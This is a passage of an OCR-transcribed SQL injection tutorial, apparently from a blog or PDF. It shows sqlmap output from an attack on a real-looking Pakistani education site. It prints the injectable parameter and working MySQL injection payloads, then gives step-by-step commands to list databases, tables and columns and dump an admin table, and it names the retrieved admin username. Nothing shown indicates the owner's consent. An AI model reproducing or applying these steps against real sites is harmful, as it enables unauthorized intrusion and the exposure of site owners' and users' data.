

kali@kali: ~
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://native.edu.pk/detail.php?ComCatID=11 --dbs
{1.8.2#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program
[*] starting @ 14:48:47 /2024-04-24/
[14:48:48] [INFO] resuming back-end DBMS 'mysql'



kali@kali: ~
File Actions Edit View Help
[09:53:25] [INFO] automatically extending ranges for UNION query injection te
chnique tests as there is at least one other (potential) technique found
[09:53:26] [INFO] 'ORDER BY' technique appears to be usable. This should redu
ce the time needed to find the right number of query columns. Automatically e
xtending the range for current UNION query injection technique test
[09:53:28] [INFO] target URL appears to have 5 columns in query
[09:53:34] [INFO] GET parameter 'ComCatID' is 'Generic UNION query (NULL) - 1
to 20 columns' injectable
GET parameter 'ComCatID' is vulnerable. Do you want to keep testing the other
s (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 56 HTTP(s)
requests:
Parameter: ComCatID (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: ComCatID=11 AND 4290=4290
Type: error-based
Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)
Payload: ComCatID=11 AND (SELECT 7682 FROM(SELECT COUNT(*),CONCAT(0x71787
67a71,(SELECT (ELT(7682=7682,1))),0x716b786271,FLOOR(RAND(0)*2))x FROM INFORM
ATION_SCHEMA.PLUGINS GROUP BY x)a)
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)



Step 7 : In the above steps we have retrieve two databases that are information_schema and nativepk_dbnative, we will use any one database (here nativepk_dbnative) and get all the tables in the database we the below command


: sqlmap -u url -D databasename -- tables






Step 8 : Once we have retrieve all the tables we can select any one table to get the columns in that table (here we choose the admin table) , with the following command we can get all the columns in that table


:**sqlmap -u url -D databasename -T tablename --columns**






Step 9 : Once we have got the column names we can select any one column(here we choose the username) and dump that data so we can see what is there in that database table , the command to do so is given below

:sqlmap -u url -D databasename -T tablename -C columnname dump





Step 10: As we can see the in the admin table the username of the person was nauman and we have successfully retrieved the username for database